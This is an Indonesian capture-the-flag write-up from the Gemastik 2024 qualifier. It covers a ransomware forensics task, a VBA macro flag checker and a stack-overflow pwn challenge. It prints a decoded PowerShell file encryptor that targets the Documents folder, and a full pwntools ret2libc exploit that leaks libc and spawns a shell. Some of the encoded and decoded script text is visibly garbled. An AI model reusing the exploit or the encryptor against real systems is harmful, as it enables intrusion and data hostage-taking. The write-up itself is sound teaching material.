- Pada titik ini saya berfikir untuk meninggalkan file file tersebut sampai saya menemukan sebuah encryptor nya yang seharusnya adalah malware. Setelah melakukan analisis lebih lanjut saya menemukan 2 file yang mencurigakan yaitu `sudoku_new_installer_2024.exe` pada directory `./Downloads` dan `Console.bat` pada directory `./AppData/Roaming/Microsoft/Windows/PowerShell/PSReadLine/` [semua relative terhadap directory sand-4ECC834FCF]

- Kenapa kedua file tersebut mencurigakan, pertama sudoku, karena file tersebut satu satunya file .exe pada folder Downloads dan ketika saya masukkan ke virustotal terdapat suspicious flag, kemudian yang kedua, karena terdapat file lain pada directory PSReadLine yang seharusnya cuman menyimpan ConsoleHost_history.txt dan berekstensi .bat yang menandakan windows script file. Karena pada deskripsi Challenge dicantumkan bahwa tidak perlu menjadi malware analysis untuk menyelesaikan task ini, saya berfokus pada .bat file ini.
- Setelah membuka file .bat tersebut, saya menemukan sebuah payload yang sudah diencode menjadi base64 dan siap dieksekusi dengan command powershell, seperti berikut:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -e
JABLAHMAagBpAEIARAAGAD0AIAAIAAGAAIGBzAGUAbgBvAGQAYAAIACAAdAB1AHAAdAB1AE8ALQB1AHQAaQByAfCAOWB9ADgAMgBF
AAQwAzAdgANwBEACQAIAB1AGwAaQBGAC0AdABwAHKAcgBjAG4ARQA7AGUAbgBvAGQAYAAIACAAdAB1AHAAdAB1AE8ALQB1AHQAaQByAfCAOWB9ADgAMgBF
AHQAYQBQAC0AbgBpAG8ASgAGAD0AIAAxAEUAAZAEARQAkAdSAZQBtAGEATgBSAGWAdQBGAC4AQwBFADUAQgA5AEMAJAAGAD0A
AgAEMARQA1AEIAOQB0DAGAAJAaOACAAaAbjAGEAZQBzAG8AZgA7AGUAbgBpAEYALQAgAEEAQwA5AEMAQ0BGACQAIAB0AHQAYQBQAC
RgAxACQAOwB9ADAANGBFADKANGAwACQAIAB0AHQAYQBQAC0AIAB5AHIAbwB0AGMAZQBzYgKARAAGAGUACAB5AFQAbQ81AHQAASQAt
gAdABHFAALQAgAGGAdABHFAALQB0AHMAZQB0ACGAIAB0AG8AbgAtACgAIABmAGKAOWA5AEENGAA2ADcANGAKACAAdAB1AHAAdA
ADAAYAAIAC4AKQBgACIAMQAYADMAZgAZADQAOAAyAGEANGA3ADAAYAAIACAABZQBtAGEATgAtACAAMAA2AEUAQQA2ADAJAAGAGGA
AgAD0AIAA4ADIARQBFADIAOQAKAdSAyAAIADYAMABIADEAZQB1AGUAYgAYAGUAQQA1AGAAIGAuACKAYAAIADYAMABIADEAZQB1AG
IAB0AHQAYQBQAC0AIAB5AHQACgB1AHAAbwByAFAAbQ81AHQAASQAtAHQAZQBHACgAIAA9ACAAQ0BBADYANGA3ADYAJA7AGAAIGAA3
UAcgByAHUAQwBcAFQATgAGAHMAdwBvAGQAbgBpAFcAXAB0AGYAbwBzAG8ACgBjAGKATQBcAGUACgBhAHcAdABmAG8AUwBcAdOAVQ
AGKAeABFACAAeQBKAGEAZQBzAGwAQ0BgACIAewAgAF0AbgBvAGKAdABWAGUAYwB4AEUATwBjAC4ATwBjAC4AbQ81AHQAACwB5AFMA
ByAHIAHQATACAAeQByAG8AdABjAGUACgBpAEQAIAB1AHAaEQ8UAG0AZQB0AEKALQAgADAAQQA2ADKANGAwACQAIAB0AHQAYQBQAC
YQBHAFwAdABmAG8ACwBvAHIAIYwBpAE0AXABsAGEAYwBvAEwAXABHQAQYQB0EAHAACABBAFwAYAAIACAAGUABgBvAGQAYAAIACAAdAB1AHAAdAB1AE8ALQB1AHQAaQByAfCAOWB9ADgAMgBF
AAIAGAD0AIAAwADKANGA5ADYAMAAdKAdSAzBGEAQAGAA4ADEAJAAGAD0AIAABBAEMAQ0BDADKARGAKAdSAyAAIAHMAABUAGUABQ
ACQAIAB0ACAAyAAIAfWAcwBvAGUACwBvAFwAQ0BDAGAAIGAgAD0AIAABGAEQARABGADgAMQAKAdSAfQAwAEMAMwA4ADcARAACAA
BvAGQAYAAIACAAdAB1AHAAdAB1AE8ALQB1AHQAaQByAfCAOWB9ADgAMgBFADQANABGADEAOABDQACQAIAB0AHQAYQBQAC0AIAA9ACAAQ0BBADYANGA3ADYAJA7AGAAIGAA3
SQAUAG0AZQB0AHMAEQBTAFsAIAA9ACAAAGAA2ADcAMwBGADgAJAA7ADEARQA4ADMAQwBFAQCAIAB0AHUAACAB0AHUATwAtAGUAdABp
AARGAwAEIAMgA0ACQAIAB0ACAAVgBJAC4AQgAYAEIARA4ADgAJAAGAD0AIAA0ADQARgAXAdgAQwAKACAAXQBdAFsAZQB0AHKAYg
ACwA0AA1AEUAQ0BEAEIAYAAKACgAawBjAG8ABABCAgWYQBUAgKArgBtAHIAbwBmAHMABgBhAHIAVAAUAdgARgA1ADgARGBGACQAI
B1AHQAQYQB1AHIAQwAUAEIAMgBCAEQA0AA4ACQAIAB0ACAAOABGADUOABGAEEYA7AA7ACKAMABDADMA0AA3AEQAYAAKACgACwB1AH
ZQB0AHMAEQBTAFsAIAA9ACAA0AA1AEUAQ0BEAEIA7AA7ADcAUwBDAESAUAA6AD0AXQB1AGQABwBNAGcAbgBpAGQAZABHFAALgB5
```

- Kemudian, kami mencoba untuk melakukan proses decode menggunakan [CyberChef](#), dan berikut adalah hasil dari proses decode tersebut:



```
VFsdjSX$;"function Encrypt-File {param ([string]$D783C0,[string]$EC38E1
[string]$6766A9,[string]$92EE28);$4099D1 =
[System.Text.Encoding]::UTF8.GetBytes('$6766A9');$68263A =
[System.Text.Encoding]::UTF8.GetBytes('$92EE28');if ($4099D1.Length -ne
$4099D1.Length -ne 24 -and $4099D1.Length -ne 32) {throw "ERROR"};if
($68263A.Length -ne 16) {throw "ERROR"};$88DB2B = New-Object
"System.Security.Cryptography.AesManaged";$88DB2B.Key = $4099D1;$88DB2
$68263A;$88DB2B.Mode =
[System.Security.Cryptography.CipherMode]::CBC;$88DB2B.Padding =
[System.Security.Cryptography.PaddingMode]::PKCS7;$BDAE58 =
[System.IO.File]::ReadAllBytes('$D783C0');$FF85F8 =
$88DB2B.CreateEncryptor();$42B0F0 = $FF85F8.TransformFinalBlock('$BDAE58
$BDAE58.Length');[byte[]] $C81F44 = $88DB2B.IV +
$42B0F0;$88DB2B.Dispose();Write-Output $EC38E1;$8F3762 =
[System.IO.File]::WriteAllBytes('$EC38E1', $C81F44);Write-Output "`done"
Item -Path $D783C0;$18FDDF = "C:\Users\" + $Env:UserName +
"\Documents";$F9C9CA = $18FDDF;$069690 = "C:\Users\" + $Env:UserName
"\AppData\Local\Microsoft\Garage";try {New-Item -Path $069690 -ItemType
```

- Sekilas setelah melihat script hasil decode tersebut bahwa terdapat file yang akan di enkripsi menggunakan metode enkripsi AES. Untuk melihat atau memahami lebih jelas kami menggunakan [ChatGPT](#) untuk merapikan script tersebut.

```
$F9C9CA -File;foreach ($C9B5EC in $1F8435) {$D783C0 =
$C9B5EC.FullName;$EC38E1 = Join-Path -Path $069690 -
ChildPath $C9B5EC.Name;Encrypt-File $D783C0 $EC38E1
$6766A9 $92EE28};Write-Output "dones"" = DBijsK$

from this power shell script, rapikan this script
```

Here's the cleaned-up PowerShell script for the given content:

```
powershell
function Encrypt-File {
    param (
        [string]$inputFile,
        [string]$outputFile,
        [string]$encryptionKey,
        [string]$initializationVector
    )
}
```

file yang telah dirapikan → [rapi.ps1](#)

- Kemudian kami melakukan analisis pada script tersebut dan menyimpulkan beberapa hal antara lain adalah sebagai berikut:

```
$documentsPath = "C:\Users\%Env:UserName\Documents"
$appDataPath = "C:\Users\%Env:UserName\AppData\Local\Microsoft\Garage"
```

- Garage adalah tempat hasil enkripsi dan Document adalah targetDir


```
$aes = New-Object "System.Security.Cryptography.AesManaged"
$aes.Key = $keyBytes
$aes.IV = $ivBytes
$aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
$aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
```

- Metode AES yang digunakan adalah CBC dan menggunakan padding PKCS7, disini kita juga membutuhkan key dan iv untuk melakukan dekripsi.

```
$registryPath = "HKCU:\Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77"
$encryptionKey = (Get-ItemProperty -Path $registryPath -Name "59e2beee1b06")."59e2beee1b06"
$initializationVector = (Get-ItemProperty -Path $registryPath -Name "076a2843f321")."076a2843f321"
```

- Encryption Key, dan IV untuk AES akan mengambil value dari sebuah registry yang disebutkan tersebut.
- Kemudian setelah melakukan analisis tersebut, tujuannya berubah menjadi mencari registry yang mengandung value dari encKey dan IV tersebut. Karena registry biasa disimpan pada directory System32 dan disini tidak disediakan, kami mencari cara lain untuk menemukan registry tersebut dan kami menemukan bahwa registry value yang diubah oleh user atau yang

diinginkan oleh user akan disimpan pada file yang bernama NTUSER.DAT. Setelah itu kami menggunakan tools [RegistryExplorer](#) dari Eric Zimmerman untuk menganalisis file tersebut. Berikut adalah tampilan ketika berhasil meload file tersebut ke Registry Explorer.



- Karena kita mencari registry value dari \Software\Microsoft\Windows NT\CurrentVersion\02e7a9afbb77 dan didapatkan pada registry explorer sebagai berikut:

Value Name	Value Type	Data
ABC	ABC	ABC
59e2beee1b06	RegSz	ea0aaa5d53dddf1
076a2843f321	RegSz	15ccfc351be2d69c


- Karena sudah mendapatkan semua value yang dibutuhkan maka tinggal melakukan proses dekripsi file pdf sebelumnya dengan metode AES decryption dan memasukkan semua value yang dibutuhkan. Berikut adalah decryption script yang saya gunakan

```

forensic_ruze > solve.py > decrypt_file
1  from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
2  from cryptography.hazmat.primitives import padding
3  from cryptography.hazmat.backends import default_backend
4  import os
5
6  def decrypt_file(input_file, output_file, encryption_key, initialization_vector):
7      key_bytes = encryption_key.encode('utf-8')
8      iv_bytes = initialization_vector.encode('utf-8')
9
10     with open(input_file, 'rb') as f:
11         file_bytes = f.read()
12
13         iv = file_bytes[:16]
14         encrypted_bytes = file_bytes[16:]
15
16         cipher = Cipher(algorithms.AES(key_bytes), modes.CBC(iv), backend=default_backend())
17         decryptor = cipher.decryptor()
18
19         decrypted_padded_bytes = decryptor.update(encrypted_bytes) + decryptor.finalize()
20
21         padder = padding.PKCS7(algorithms.AES.block_size).unpadder()
22         decrypted_bytes = padder.update(decrypted_padded_bytes) + padder.finalize()
23
24         with open(output_file, 'wb') as f:
25             f.write(decrypted_bytes)
26
27         print(f"Decryption complete for {input_file}")
28
29     encryption_key = 'ea0aaa5d53dddfef1'
30     initialization_vector = '15ccfc351be2d69c'
31
32     input_file_path = 'forensic_ruze/a.pdf'
33     output_file_path = 'forensic_ruze/a_decrypted.pdf'
34
35     decrypt_file(input_file_path, output_file_path, encryption_key, initialization_vector)

```

- disini saya memindahkan file pdf yang ada digarage ke depan dan rename menjadi a.pdf supaya lebih mudah diakses.
- Berikut adalah hasil dari pdf yang sudah terdekripsi dan menunjukkan flag yang dicari:



C. Flag


- `gemastik{be_careful_with_what_is_on_the_internet_r4nsom_everywhere}`

REVERSE ENGINEERING

Baby P-Code

Flag: gemastik{1_4m_st0mped____hmmm}

A. Deskripsi Challenge



B. How to Solve?

- Pada chall ini, kami diberikan sebuah file 'gemastik.xls'. Berdasarkan deskripsi yang diberikan oleh chall ini, kami akan berurusan dengan VBA macros script yang biasa ada file microsoft seperti file excel ini.
- Dengan hal tersebut, kami sudah berspekulasi harus melakukan ekstraksi script yang ada pada file gemastik.xls ini. Kemudian kami menggunakan linux tools [olevba](#) untuk melakukan ekstraksi script. Berikut adalah hasil dari ekstraksi script dari file gemastik.xls.

```
CTF/Chall/gemastik24/qual/pcode$ olevba gemastik.xls
```



```

VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
-----
' 0085      14 BOUNDSHEET : Sheet Information - worksheet or dialog sheet, visible - Sheet
-----
VBA MACRO VBA_P-code.txt
in file: VBA P-code - OLE stream: 'VBA P-code'
-----
' Processing file: gemastik.xls
' =====
' Module streams:
' _VBA_PROJECT_CUR/VBA/ThisWorkbook - 2551 bytes
' Line #0:
'     FuncDefn (Private Sub checkflag())
' Line #1:
'     Dim
'     VarDefn targetString (As String)
' Line #2:
'     Dim
'     VarDefn checkString (As String)
' Line #3:
' Line #4:
'     LineCont 0x0010 25 00 13 00 48 00 13 00 6B 00 13 00 8E 00 13 00
'     LitDI2 0x0067
'     ArgsLd Chr 0x0001
'     LitDI2 0x0065
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x006D
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0061
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0073
'     ArgsLd Chr 0x0001
'     Concat
'     LitDI2 0x0074
'     ArgsLd Chr 0x0001

```

- Setelah melakukan analisis pada script VBA Macro tersebut kami telah berusaha untuk menerjemahkan script tersebut menjadi bahasa python agar lebih mudah terbaca. Berikut adalah hasil kurang lebih dari analisis kami dalam python script.

```

def checkflag():
    targetString = ''
    checkString = (
        chr(0x67) + chr(0x65) + chr(0x6D) + chr(0x61) + chr(0x73) + chr(0x74) + chr(0x69) + chr(0x6B) +
        chr(0x7B) + chr(0x31) + chr(0x5F) + chr(0x34) + chr(0x6D) + chr(0x5F) + chr(0x73) + chr(0x74) +
        chr(0x30) + chr(0x6D) + chr(0x70) + chr(0x65) + chr(0x64) + chr(0x5F) + chr(0x5F) + chr(0x5F) +
        chr(0x5F) + chr(0x68) + chr(0x6D) + chr(0x6D) + chr(0x6D) + chr(0x7D)
    )

    cell_value = sheet['A1'].value

    if cell_value == checkString:
        print("Correct!")
    else:
        print("Incorrect!")

def Workbook_Open():
    checkflag()

Workbook_Open()

```

- Dalam script tersebut dapat dilihat bahwa ini adalah tipikal challenge flag checker pada kategori reverse, dan disini kami sudah menyimpulkan bahwa value dari checkString adalah flag yang sedang kita cari. Oleh karena itu kita memutuskan untuk print value dari checkString Tersebut. Berikut adalah hasil dari print tersebut:

```
PS D:\BimaGabut\CTF\Chall\gemastik24\qual> python -u "d:\BimaGabut\CTF\Chall\gemastik24\qual\pcode\solve.py"  
gemastik{1_4m_st0mped____hmmm}
```

C. Flag

- Flag: `gemastik{1_4m_st0mped____hmmm}`

Flag: gemastik{enjoy_your_journey_on_pwnw0rld_LINZ_AND_ENRYU_IS_HERE}

```

Help CodeBrowser: pwn:/ulele
Decompile: main - (ulele)
7  undefined arr_of_struct_of_songs [4032];
8  undefined local_4008 [16380];
9  int local_c;
10
11  puVar1 = 6stack0xfffffffffffffffff8;
12  do {
13      puVar2 = puVar1;
14      *(undefined8 *)(puVar2 + -0x1000) = *(undefined8 *)(puVar2 + -0x1000);
15      puVar1 = puVar2 + -0x1000;
16  } while (puVar2 + -0x1000 != local_4008);
17  *(undefined8 *)(puVar2 + -0x1fc8) = 0x4017ca;
18  init(param_1);
19 LAB_004017ca:
20  *(undefined8 *)(puVar2 + -0x1fc8) = 0x4017d4;
21  displayMenu();
22  *(undefined8 *)(puVar2 + -0x1fc8) = 0x4017e8;
23  printf("Enter your choice: ");
24  *(undefined8 *)(puVar2 + -0x1fc8) = 0x4017f2;
25  local_c = readint();
26  if (local_c == 4) {
27      *(undefined8 *)(puVar2 + -0x1fc8) = 0x40185d;
28      puts("Exiting the program.");
29      return;
30  }
31  if (local_c < 5) {
32      if (local_c == 3) {
33          *(undefined8 *)(puVar2 + -0x1fc8) = 0x40184c;
34          displayPlaylist(arr_of_struct_of_songs);
35          goto LAB_004017ca;
36      }
37      if (local_c < 4) {
38          if (local_c == 1) {
39              *(undefined8 *)(puVar2 + -0x1fc8) = 0x40182a;
40              addSong(arr_of_struct_of_songs);

```

Fungsi main sangat tidak bisa dibaca, inti nya, binary memiliki 4 fungsi yaitu **add**, **delete**, dan **view**. Disini struct song kita disimpan di dalam stack dalam **arr_of_struct_of_songs**.

```

Help CodeBrowser: pwn/uiele
Decompile: addSong - (uiele)
2 void addSong(long arr_of_struct_of_songs)
3
4 {
5     undefined4 uVar1;
6     long lVar2;
7     size_t sVar3;
8     undefined *local_20;
9
10    if (song_count < 100) {
11        printf("Enter song title: ");
12        fgets((char *)(arr_of_struct_of_songs + (long)song_count * 0xcc), 256, stdin);
13        lVar2 = (long)song_count;
14        sVar3 = strcspn((char *)(arr_of_struct_of_songs + (long)song_count * 0xcc), "\n");
15        *(undefined *)((lVar2 * 0xcc + arr_of_struct_of_songs + sVar3)) = 0;
16        printf("Enter artist name: ");
17        fgets((char *)(arr_of_struct_of_songs + (long)song_count * 0xcc + 100), 256, stdin);
18        lVar2 = (long)song_count;
19        sVar3 = strcspn((char *)(arr_of_struct_of_songs + (long)song_count * 0xcc + 100), "\n");
20        *(undefined *)((lVar2 * 0xcc + arr_of_struct_of_songs + 100 + sVar3)) = 0;
21        printf("Enter duration (in seconds): ");
22        lVar2 = (long)song_count;
23        uVar1 = readint();
24        *(undefined4 *)((lVar2 * 0xcc + arr_of_struct_of_songs + 200)) = uVar1;
25        song_count = song_count + 1;
26        puts("Song added successfully.");
27    }
28    else {
29        puts("Playlist is full. Cannot add more songs.");
30    }
31    return;

```

Dalam fungsi **addSong**, kita dapat mengenali bahwa song adalah sebuah struct yang kira-kira bentuknya sebagai berikut:

```

typedef struct {
    char name[256];
    char artist[256];
    int duration;
} Song;

```

Tetapi dengan **twist** jarak antara **name** dengan **artist** adalah **name+100**, sehingga jika di examine stack state dengan payload sebagai berikut:

```
add_song(b'bruh'*64, b'what'*64, 420)
```


base

base+100

Tidak mendapatkan hasil apapun, jadi disini saya memutuskan untuk melakukan fuzzing dan menggunakan seluruh 100 slot yang diberikan.

[illegible]

Kita mendapatkan segfault dengan input yang kita kontrol, yang berarti kita dapat mengontrol execution flow dari binary tersebut.

Setelah beberapa trial and error, saya mendapati bahwa input terakhir lah yang dapat mengubah flow execution nya.

Saya melakukan 2 kali fuzzing, pertama untuk parameter **name** dan kedua untuk parameter **artist**

```
add_song(cyclic(256), b'what'*64, 420)
add_song(b'bruh'*64, cyclic(256), 420)
```

Dan didapati bahwa parameter **artist** yang dapat mengubah execution flow nya. Mencari offset, didapatkan bahwa offset nya berada di **127**

[illegible]

Setelah mendapatkan execution flow hijacking, kita dapat melanjutkan ke **ret2libc**, namun pertama-tama kita harus mendapatkan leak libc terlebih dahulu.


Untuk mendapatkan leak libc, kita dapat menggunakan fungsi puts dengan register rdi yang mengarah pada suatu address yang menunjuk ke libc, yang paling mudah adalah menggunakan address yang ada pada GOT entry.

0x0000000000401792: mov rdi, rbp; nop; pop rbp; ret;

Saya akan menggunakan gadget tersebut dikarenakan kita juga mempunyai kontrol terhadap rbp.

```
payload = b'\x90' * 119 # just before rbp
payload += p64(elf.got['fgets']) # rbp -> rdi
payload += p64(mov_rdi_rbp_pop_rbp_ret)
payload += p64(0x0) # rbp
payload += p64(elf.plt['puts']) # call puts, get leak
payload += p64(elf.sym['_start']) # return to start
payload = payload.ljust(256, b'\x90') # pad to 256
```

Saya akan melakukan 2 leak libc address, yaitu fgets dan printf



The screenshot shows the libcrip website interface. On the left, there is a search form with the following entries:

Symbol name	Address	Action
puts	f40	REMOVE
fgets	f00	REMOVE
Symbol name	Address	REMOVE

Below the search form is a blue button labeled "FIND".

On the right, under the "Results" section, there is a table of symbols and their addresses:

Symbol	Address
libc6.2.37-0ubuntu2.2_amd64	
Download	Click to download
All Symbols	Click to download
BuildID	d320ce4e63925d698610ed423fc4b1f0e8ed51f1
MD5	f05a029537bba4683c29c2cdd5e3cd8c
__libc_start_main_ret	0x23a90
dup2	0x10c6a0
fgets	0x78f80
printf	0x55ef0
puts	0x7af40
read	0x10be80
str_bin_sh	0x1b51d2
system	0x4ebf0
write	0x10bf20
libc6.2.37-0ubuntu2.1_amd64	

Berikut versi libc yang didapatkan dari remote.

Setelah mendapatkan libc remote yang benar, kita tinggal ret2libc saja. Pertama kita harus hapus terlebih dahulu **song** terakhir agar kita bisa menaruh payload ret2libc kita, lalu tinggal kita lakukan overflow dan ret2libc.

Berikut payload:

```
del_song(100)
```

```

# classic ret2libc
payload = b'\x90' * 127
        payload += p64(rop.find_gadget(['pop rdi', 'ret'])[0] +
libc.address)
payload += p64(next(libc.search(b'/bin/sh')))
payload += p64(rop.find_gadget(['ret'])[0] + libc.address)
payload += p64(libc.sym['system'])
payload = payload.ljust(256, b'\x90')
add_song(b'bruh'*64, payload, 420)
exitt() # pray

```

Berikut solver nya:

```

#!/usr/bin/python3
from pwn import *

# =====
#
#                               SETUP
# =====

exe = './ulele_patched' # <-- change this
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h"]
host, port = 'ctf.gemastik.id', 1313 # <-- change this

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *main+220
# break *main+141
'''.format(**locals())

# =====
#
#                               NOTES
# =====

```

```

def add_song(name: bytes, artist: bytes, length: bytes):
    io.sendlineafter(b': ', b'1')
    io.sendlineafter(b': ', name)
    io.sendlineafter(b': ', artist)
    io.sendlineafter(b': ', str(length))

def del_song(index: bytes):
    io.sendlineafter(b': ', b'2')
    io.sendlineafter(b': ', str(index))

def view_song(index: bytes):
    io.sendlineafter(b': ', b'3')
    io.sendlineafter(b': ', index)

def exitt():
    io.sendlineafter(b': ', b'4')

# =====
#                               EXPLOITS
# =====

def exploit():
    global io
    io = initialize()
    rop = ROP(libc)
    for i in range(99):
        add_song(b'bruh'*64, cyclic(254), 420)

    # 0x0000000000401792: mov rdi, rbp; nop; pop rbp; ret;
    mov_rdi_rbp_pop_rbp_ret = 0x401792

    payload = b'\x90' * 119 # just before rbp
    payload += p64(elf.got['puts']) # rbp -> rdi
    payload += p64(mov_rdi_rbp_pop_rbp_ret)
    payload += p64(0x0) # rbp
    payload += p64(elf.plt['puts']) # call puts, get leak
    payload += p64(elf.sym['_start']) # return to start
    payload = payload.ljust(256, b'\x90') # pad to 256

    add_song(b'bruh'*64, payload, 420)
    exitt() # trigger leak

    io.recvline()
    leak = u64(io.recvline().strip().ljust(8, b'\x00'))
    info(f'leak: {hex(leak)}')

```

```

libc.address = leak - libc.sym['puts']

del_song(100)

# classic ret2libc
payload = b'\x90' * 127
    payload += p64(rop.find_gadget(['pop rdi', 'ret'])[0] +
libc.address)
    payload += p64(next(libc.search(b'/bin/sh')))
    payload += p64(rop.find_gadget(['ret'])[0] + libc.address)
    payload += p64(libc.sym['system'])
    payload = payload.ljust(256, b'\x90')
    add_song(b'bruh'*64, payload, 420)
    exitt() # pray

info(f'libc base: {hex(libc.address)}')

io.interactive()

if __name__ == '__main__':
    exploit()

```

```

[DEBUG] Received 0x1d bytes:
b'Enter duration (in seconds): '
[DEBUG] Sent 0x4 bytes:
b'420\n'
[DEBUG] Received 0x18 bytes:
b'Song added successfully.'
[DEBUG] Received 0x4b bytes:
b'\n'
b'Menu:\n'
b'1. Add Song\n'
b'2. Delete Song\n'
b'3. View Songs\n'
b'4. Exit\n'
b'Enter your choice: '
[DEBUG] Sent 0x2 bytes:
b'4\n'
[=] libc base: 0x7fdb697a9000
[=] Switching to interactive mode
[DEBUG] Received 0x14 bytes:
b'Exiting the program.'
Exiting the program.[DEBUG] Received 0x1 bytes:
b'\n'

$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x20 bytes:
b'flag.txt\n'
b'run_challenge.sh\n'
b'ulele\n'
flag.txt
run_challenge.sh
ulele
$ cat flag*
[DEBUG] Sent 0xa bytes:
b'cat flag*\n'
